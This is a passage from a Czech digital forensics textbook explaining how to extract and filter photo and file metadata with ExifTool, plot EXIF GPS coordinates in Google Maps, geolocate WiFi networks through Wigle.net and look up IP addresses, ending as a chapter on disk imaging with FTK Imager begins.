File Modification Date/Time     : 2021:09:30 16:34:15+02:00
File Access Date/Time           : 2021:09:30 16:34:15+02:00
File Creation Date/Time         : 2021:09:30 16:34:11+02:00
File Permissions                : -rw-rw-rw-
File Type                       : PPTX
File Type Extension             : pptx
MIME Type                       : application/vnd.openxmlformats-officedocument.presentationml.presentation
Zip Required Version            : 20
Zip Bit Flag                    : 0x0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0x55c6c9ec
Zip Compressed Size             : 964
Zip Uncompressed Size           : 8206
Zip File Name                   : ppt/presentation.xml
Title                           : Digitální forenzní analýza
Revision Number                 : 52
Modify Date                     : 2020:05:31 18:54:23Z
Application                     : Microsoft Office PowerPoint
Presentation Format             : Předvádění na obrazovce (4:3)
Slides                          : 36
Notes                           : 9
Hidden Slides                   : 0
Scale Crop                      : No
Heading Pairs                   : Motiv, 1, Nadpisy snímků, 36
Titles Of Parts                 : vnitrni_stranka, Digitální forenzní analýza, Opakovaní , Druhy digitálních stop,
evidence , Priority zajištění, Forenzní kopie média, Paměťová média, Paměťová média, ZIF vs SATA, Paměťová média,
E zajištění stopy - WriteBlocker, Prezentace aplikace PowerPoint, Prezentace aplikace PowerPoint, Duplikátor, ONLI
ištění stopy, ONLINE zajištění stopy, Virtuální pevné disky, Virtuální pevné disky,  Cloudové / síťové služby,  Cl
 / síťové služby zajišťujem:, Operační paměť, Operační paměť, Operační paměť- zajišťujeme, Case Study, Case Study,
ční paměť, Analýza  RAM, Výsledek  vyšetřování , Síťový provoz, Síťový provoz - zajišťujeme, Síťový provoz , HW pr
ky - blokátory zápisu, HW prostředky - duplikátory, Studijní zdroje, Nástroje, Otázky ?
Links Up To Date                : No
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 16.0000
```

Zdroj: Autor.

Obrázek 141 | Metadata spustitelného souboru

```
ExifTool Version Number         : 12.28
File Name                       : 1PasswordSetup-latest.exe
Directory                       : C:/Users/User/Downloads
File Size                       : 112 MiB
File Modification Date/Time     : 2022:08:24 08:30:36+02:00
File Access Date/Time           : 2022:08:24 08:30:36+02:00
File Creation Date/Time         : 2022:08:24 08:30:21+02:00
File Permissions                : -rw-rw-rw-
File Type                       : Win64 EXE
File Type Extension             : exe
MIME Type                       : application/octet-stream
Machine Type                    : AMD AMD64
Time Stamp                      : 2022:07:19 18:22:26+02:00
Image File Characteristics      : Executable, Large address aware
PE Type                         : PE32+
Linker Version                  : 14.29
Code Size                       : 1076736
Initialized Data Size           : 116149248
Uninitialized Data Size         : 0
Entry Point                     : 0xf57c0
OS Version                      : 6.0
Image Version                   : 0.0
Subsystem Version               : 6.0
Subsystem                       : Windows GUI
File Version Number             : 8.8.0.203
Product Version Number          : 8.8.0.203
File Flags Mask                 : 0x003f
File Flags                      : (none)
File OS                         : Windows NT 32-bit
Object File Type                : Executable application
File Subtype                    : 0
Language Code                   : Neutral
Character Set                   : Unicode
Product Version                 : 8.8.0
Company Name                    : AgileBits, Inc.
Product Name                    : 1Password
File Version                    : 8.8.0
File Description                : 1Password
Legal Copyright                 : Copyright © 2022 AgileBits, Inc.
```

Zdroj: Autor.

Při spuštění bez parametrů je proveden export všech dostupných záznamů metadat pro daný souborový formát. ExifTool podporuje filtry, které lze využít k exportu vybraných záznamů.

Postup:


```
exiftool.exe -filename -gpslatitude -gpslongitude -GPSAltitude -gpsdatestamp -
gpstimestamp -model -make -datetimeoriginal IMG_6560.jpg
```

Obrázek 142 | Filtrovaný export EXIF dat

```
File Name : IMG_6560.jpg
GPS Latitude : 50 deg 6‘ 22.26“ N
GPS Longitude : 14 deg 15‘ 44.30“ E
GPS Altitude : 317.8 m Above Sea Level
GPS Date Stamp : 2021:08:21
Camera Model Name : iPhone X
Make : Apple
Date/Time Original : 2021:08:21 04:27:47
```

Zdroj: Autor.

Obrázek 143 | Vizualizace GPS souřadnic v Google mapách



Zdroj: Autor.

Pomocí filtrů je možné efektivně zredukovat počet záznamů jen na ty, se kterými máme v úmyslu dále pracovat nebo které mohou posloužit pro další filtrování. Nicméně formát výstupu není vhodný pro hromadnou vizualizaci výsledků.

Výhodnější formát pro zpracování více souborů je comma separated values (CSV), kdy jsou záznamy zapsány do řádků a každý zpracovaný soubor je na vlastním řádku, hodnoty jsou rozděleny do sloupců.

Postup:

```
exiftool.exe -filename -gpslatitude -gpslongitude -GPSAltitude -gpsdatestamp -model
-make -datetimeoriginal -csv -T fotky > Metadata-all.csv
```

Obrázek 144 | Filtrovaný export EXIF dat

FileName	GPSLatitude	GPSLongitude	GPSAltitude	GPSDateStamp	Model	Make	DateTimeOriginal
IMG_1978.JPG	36 deg 12' 39.92" N	28 deg 8' 19.80" E	10.6 m Above Sea Level	-	iPhone 8	Apple	2021:08:28 16:50:59
IMG_3584.JPG	5 deg 15' 11.09" N	73 deg 9' 50.63" E	9.2 m Above Sea Level	-	iPhone 13 Pro	Apple	2022:03:31 15:31:43
IMG_6560.jpg	50 deg 6' 22.26" N	14 deg 15' 44.30" E	317.8 m Above Sea Level	2021:08:21	iPhone X	Apple	2021:08:21 04:27:47
IMG_6577.jpg	36 deg 49' 48.49" N	27 deg 1' 13.60" E	6310.9 m Above Sea Level	2021:08:21	iPhone X	Apple	2021:08:21 08:12:53
IMG_6638.jpg	36 deg 27' 4.49" N	28 deg 13' 31.15" E	3.2 m Above Sea Level	2021:09:04	iPhone X	Apple	2021:09:04 06:24:52
IMG_6649.jpg	36 deg 24' 11.83" N	28 deg 5' 28.77" E	6.7 m Above Sea Level	2021:09:04	iPhone X	Apple	2021:09:04 08:51:06

Zdroj: Autor.

Samotnou analýzu zpracovaných záznamů je vhodné provést v tabulkovém procesoru, do kterého lze CSV soubor naimportovat. Při běžné analýze je možné si vystačit se základním filtrováním záznamů, statistickými funkcemi a kontingenčními tabulkami. Kompletní příručka pro analýzu obrazových metadat je dostupná na stránkách exiftool.org[137].

10.2 Geolokalizace

Metoda používaná při uživatelské profilaci k umístění zjištěných aktivit nejen do časového rámce, ale také k upřesnění lokalit, ve kterých se daná aktivita odehrála.

10.2.1 EXIF záznamy

Ze získaných JFIF EXIF záznamů lze pohodlně sestavit časové osy pro jednotlivé uživatele nebo zařízení, nicméně tyto informace lze dále obohatit vizualizací GPS souřadnic. Pro vizualizaci záznamů jsou zapotřebí záznamy o zeměpisné šířce GPS Latitude: 50 deg 6‘ 22.26“ N a zeměpisné délce GPS Longitude: 14 deg 15‘ 44.30“ E. Společnost Google provozuje mapový portál, ve kterém jde nejen GPS souřadnice vyhledávat, ale je možné i importovat „předpřipravené“ datové podklady a ty dále vizualizovat.

Výchozí formátování GPS záznamů není vhodné, proto je potřeba upravit parametry exportu parametrem -n.

137 https://exiftool.org/exiftool_pod.html

Postup:

```
exiftool.exe -n -filename -gpslatitude -gpslongitude -GPSAltitude -gpsdatestamp -model
-make -datetimeoriginal -csv -T fotky > MetadatGeoLoc.csv
```


Obrázek 145 | EXIF data včetně GPS záznamů

FileName	GPSLatitude	GPSLongitude	GPSAltitude	GPSDateStamp	Model	Make	DateTimeOriginal
20210805_222032.jpg	50.0991666666667	14.4002777777778	265	2021:08:05	SM-G955F	samsung	2021:08:05 22:20:32
20210817_144927.jpg	49.92	14.2330555555556	0	2021:08:17	SM-G928F	samsung	2021:08:17 14:49:26
20210818_190525.jpg	50.0572222222222	14.3936111111111	305	2021:08:18	SM-G950F	samsung	2021:08:18 19:05:24
20210828_165031.jpg	50.0927777777778	14.4183333333333	235	2021:08:28	SM-G955F	samsung	2021:08:28 16:50:31
20210424_125022.jpg	50.5283333333333	15.0438888888889	466	2021:04:24	SM-G950F	samsung	2021:04:24 12:50:22
20210424_131518.jpg	50.5330555555556	15.0494444444444	445	2021:04:24	SM-G928F	samsung	2021:04:24 13:15:18
20210810_185341.jpg	50.0986111111111	14.3405555555556	347	2021:08:10	SM-G955F	samsung	2021:08:10 18:53:40

Zdroj: Autor.


Před importem finální verze datových podkladů do mapových aplikací je vhodné je seřadit podle sloupce obsahujícího datum nebo kombinaci data a času, tedy GPSDateStamp nebo DateTimeOriginal. Toto seřazení usnadňuje vizualizaci formou časových řad. Samotná vizualizace by měla proběhnout v mapových podkladech od poskytovatelů mapových a navigačních služeb, kteří podporují import externích dat. Jednou z možných platforem je Google Maps[138].

Obrázek 146 | Google Mapy – menu




Zdroj: Autor.

Obrázek 147 | Google Mapy – uloženo



Zdroj: Autor.


Obrázek 148 | Google Mapy – vytvořit mapu



Zdroj: Autor.


138 https://www.google.com/maps

Obrázek 149 | Google Mapy – import CSV




Zdroj: Autor.

Obrázek 150 | Google Mapy – import CSV – výběr datového souboru




Zdroj: Autor.

Obrázek 151 | Google Mapy – identifikace GPS souřadnic



Zdroj: Autor.

Obrázek 152 | Google Mapy – identifikace souborů



Zdroj: Autor.

Postup pro import externích dat je následující:

1. V levém horním rohu vybrat menu.
2. Z menu vybrat „uloženo“ a vytvořit mapu.
3. Vybrat tlačítko import.
4. Vybrat a nahrát soubor s připravenými datovými podklady.
5. Identifikovat sloupce obsahující GPS souřadnice, pokud je to vyžadováno, je nutné specifikovat, zda se jedná o hodnoty zeměpisné délky nebo šířky.
6. Identifikovat sloupec obsahující jména souborů.

Po dokončení importu je možné si soubory zkontrolovat v prohlížeči datových souborů.

Obrázek 153 | Kontrola importovaných datových podkladů

Metadata-all-GeoLoc.csv

Najít v tabulce


1 – 6 z 6

	FileName	GPSLatitude	GPSLongitude	GPS	GPSAltitude	GPSDateStamp	Model	Make	DateTimeOriginal
1	IMG_6560.jpg	50 6 22.26000000 N	14 15 44.30000000 E	50 6 22.26000000 N 14 15 44.30000000 E	317.8 m Above Sea Level	2021:08:21	iPhone X	Apple	2021:08:21 04:27:47
2	IMG_6577.jpg	36 49 48.49000000 N	27 1 13.60000000 E	36 49 48.49000000 N 27 1 13.60000000 E	6310.9 m Above Sea Level	2021:08:21	iPhone X	Apple	2021:08:21 08:12:53
3	IMG_1978.JPG	36 12 39.92000000 N	28 8 19.80000000 E	36 12 39.92000000 N 28 8 19.80000000 E	10.6 m Above Sea Level	2021:08:28	iPhone 8	Apple	2021:08:28 16:50:59
4	IMG_6638.jpg	36 27 4.49000000 N	28 13 31.15000000 E	36 27 4.49000000 N 28 13 31.15000000 E	3.2 m Above Sea Level	2021:09:04	iPhone X	Apple	2021:09:04 06:24:52
5	IMG_6649.jpg	36 24 11.83000000 N	28 5 28.77000000 E	36 24 11.83000000 N 28 5 28.77000000 E	6.7 m Above Sea Level	2021:09:04	iPhone X	Apple	2021:09:04 08:51:06
6	IMG_3584.JPG	5 15 11.09000000 N	73 9 50.63000000 E	5 15 11.09000000 N 73 9 50.63000000 E	9.2 m Above Sea Level	2022:03:31	iPhone 13 Pro	Apple	2022:03:31 15:31:43

Zdroj: Autor.

Ačkoli Google Mapy podporují úpravy importovaných záznamů, je vhodnější provádět změny, filtrování a řazení datových podkladů přímo v tabulkovém procesoru. V mapových nástrojích by pak měly být takto připravené soubory použity pouze k vizualizaci.


Obrázek 154 | Základní zobrazení GPS záznamů



Zdroj: Autor.


Výchozí zobrazení bodů na mapě je jednoduché, s jednobarevným označením zájmových míst. Lokalizační značky lze však rozdělit do skupin podle záznamů ve vybraných sloupcích, jako jsou model zařízení, datumová značka apod.

Obrázek 155 | GPS značky – základní zobrazení



Zdroj: Autor.


Obrázek 156 | GPS značky – seskupení dle jednotlivých dní



Zdroj: Autor.


Pro změnu formátu zobrazení je nutné kliknout na volbu jednotný styl a vybrat název sloupce, podle kterého se budou záznamy seskupovat. Zobrazený příklad využívá k seskupení datumovou značku.

Obrázek 157 | Zobrazení značek seskupených dle jednotlivých dní



Zdroj: Autor.

Obrázek 158 | Zobrazení značek v číselné ose



Zdroj: Autor.

Zobrazení dle jednotlivých dní zobrazí navštívené nebo opakovaně navštívené zájmové lokace. Dalším možným zobrazením je číselná řada, ta je definována pořadím záznamů v datovém podkladu. Pokud jsou záznamy seřazeny dle datumu a času obsaženého ve sloupci DateTimeOriginal, je možné tento způsob zobrazení využít k trasování pohybu ve vybrané oblasti.

10.2.2 Geolokace WiFi

Záznamy systémových registrů a logy událostí obsahují informace o používaných bezdrátových sítích a jejich historii. Geolokalizace WiFi je prováděna vyhledáváním záznamů Service Set Identifier (SSID) a Basic Services Set Identifier (BSSID). SSID záznam označuje název bezdrátové sítě, např. „Eduroam“, a může se jednat o neunikátní identifikátor sdílený mezi více nezávislými organizacemi. BSSID je unikátní identifikátor bezdrátového přístupového bodu, identifikátor odpovídá hardwarové adrese Media Access Control (MAC) bezdrátového rozhraní přístupového bodu.


Wigle.net[139] je portál provozující celosvětovou databázi bezdrátových sítí, záznamy se skládají z SSID, BSSID, přibližné GPS lokace a časové značky, kdy byla bezdrátová síť v provozu.

Metoda získávání informací o bezdrátových sítích se nazývá Wardriving a spočívá v kontinuálním skenování 2.4 a 5 gigahertz (ghz) radiového spektra vyhrazeného pro bezdrátové sítě. Získaná data je možné využívat pro osobní potřebu nebo anonymně sdílet s platformami umožňujícími tato data dále využívat.

139 https://wigle.net/

Zde je nutné zmínit, že některé země západní Evropy považují Wardriving za nelegální.


Obrázek 159 | Hlavní stránka Wigle.NET s mapou výskytu WiFi sítí v České republice



Zdroj: Autor.


Hlavní stránka portálu Wigle zobrazuje takzvanou heat mapu, která vyjadřuje hustotu sítí v dané lokalitě. Prohlížení je dostupné i neregistrovaným uživatelům. Pro vyhledávání sítí podle BSSID a SSID je nutné vytvořit bezplatný uživatelský účet.

Obrázek 160 | Wigle – základní vyhledávání WiFi sítí



Zdroj: Autor.


Obrázek 161 | Wigle – zobrazení nalezené WiFi sítě



Zdroj: Autor.

Rozšířené vyhledávání obsahuje možnost vyhledávat dle známé adresy a výsledky vyhledávání jsou formátovány do tabulky obsahující technické detaily, včetně časových značek prvního a posledního pozorování dané sítě.

Obrázek 162 | Výsledky rozšířeného vyhledávání



Zdroj: Autor.

BSSID je ve výsledcích vyhledávání ve sloupci Net ID, dále tabulka obsahuje název sítě a datum posledního pozorování, nemusí to však znamenat, že síť již není aktivní, je jen možné, že se v dané lokalitě nevyskytoval nikdo, kdo by aktualizoval záznamy dostupných bezdrátových sítí.

10.2.3 IP adresy

Internet Protocol Address (IP Address) je číselná hodnota, která identifikuje síťové rozhraní v počítačové síti.

Privátní adresy:

Jsou určené pro lokální sítě bez přímého routování do sítě internet. Pro připojení mimo lokální síť nebo sítový segment je potřeba použít router a Network Address Translation (NAT). Přidělení privátních adres si ve vyhrazených adresních rozsazích určuje daná organizace.


- Třída A: 10.0.0.0 do 10.255.255.255
  - celkový počet dostupných IP adres: 16 777 216
- Třída B: 172.16.0.0 do 172.31.255.255
  - celkový počet dostupných IP adres: 1 048 576
- Třída C: 192.168.0.0 do 192.168.255.255
  - celkový počet dostupných IP adres: 65 536

Veřejné adresy:

Jsou až na výjimky vyhrazené pro internetové a veřejné služby (VPN, FTP, WEB, E-MAIL atd.) a alokaci veřejných adres koordinuje organizace Internet Assigment Numbers Authority (IANA)[140]. V Evropě se alokace adres řídí registrem Ripe Network Coordiantion Center (RIPE NCC)[141]. Jednotlivé síťové rozsahy a jejich alokace jsou veřejně známé a je tedy možné z IP adres získat informaci o provozovateli a lokaci dané IP adresy nebo síťovém rozsahu.


ShowMyIP[142] je webový portál provozující internetové vyhledávače záznamů spojených s internetovými službami. Dalšími nástroji pro vyhledávání jsou hromadná identifikace a mapová vizualizace záznamů veřejných IP adres. Jedním dotazem je možné dohledat až sto veřejných adres.

Obrázek 163 | ShowMyIP – list veřejných IP adres



Zdroj: Autor.

Obrázek 164 | ShowMyIP – výsledky



Zdroj: Autor.

Identifikace záznamů obsahující veřejné IP adresy pro potřeby uživatelské profilace je značně závislá na konfiguraci operačního systému, nastavení síťové infrastruktury a softwarových nástrojů. Obecně je možné veřejné adresy identifikovat v konfiguračních záznamech síťových zařízení uložených v systémových registrech nebo v logu událostí Virtual Private Network (VPN) klienta.

Identifikace provozovatelů internetových služeb dle veřejných IP adres je triviální a běžně se používá k získání kontaktů pro nahlášení potenciálně kompromitované IT infrastruktury, která je součástí botnetu nebo distribuční sítě škodlivého kódu.

140 https://www.iana.org/numbers

141 https://www.ripe.net/

142 https://www.showmyip.com/bulk-ip-lookup/

Práce s obrazy disků

11

Práce s obrazy disků přináší celou řadu výhod. Mimo jiné je to ochrana před neúmyslným poškozením integrity stopy při prohlížení obsahu paměťového média. Obrazy disků, jakožto digitálního média, lze snadno vytvořit a archivovat a v případě potřeby sdílet bez nebezpečí ztráty stopy, jak by tomu bylo u předání fyzické stopy.

11.1 FTK Imager

Společnost AccessData vyvíjející forenzní nástroj Forensic Toolkit (FTK) poskytuje zdarma nástroj FTK Imager[143] na vytváření obrazů disků a jejich prohlížení. Nástroj obsahuje prohlížeč základních datových souborů, jako jsou PDF, JPEG, ZIP soubory. Soubory, které není možné přímo interpretovat, lze prohlížet v HEXa editoru nebo je možné obraz disku připojit jako diskovou jednotku a obsah prohlížet nativními aplikacemi.

FTK Imager se neomezuje pouze na zajišťování paměťových médií, ale je možné použít také funkce zajištění operační paměti včetně hiberfil.sys, pagefile.sys a chráněných souborů systémových registrů.

11.1.1 Vytvoření obrazu disku

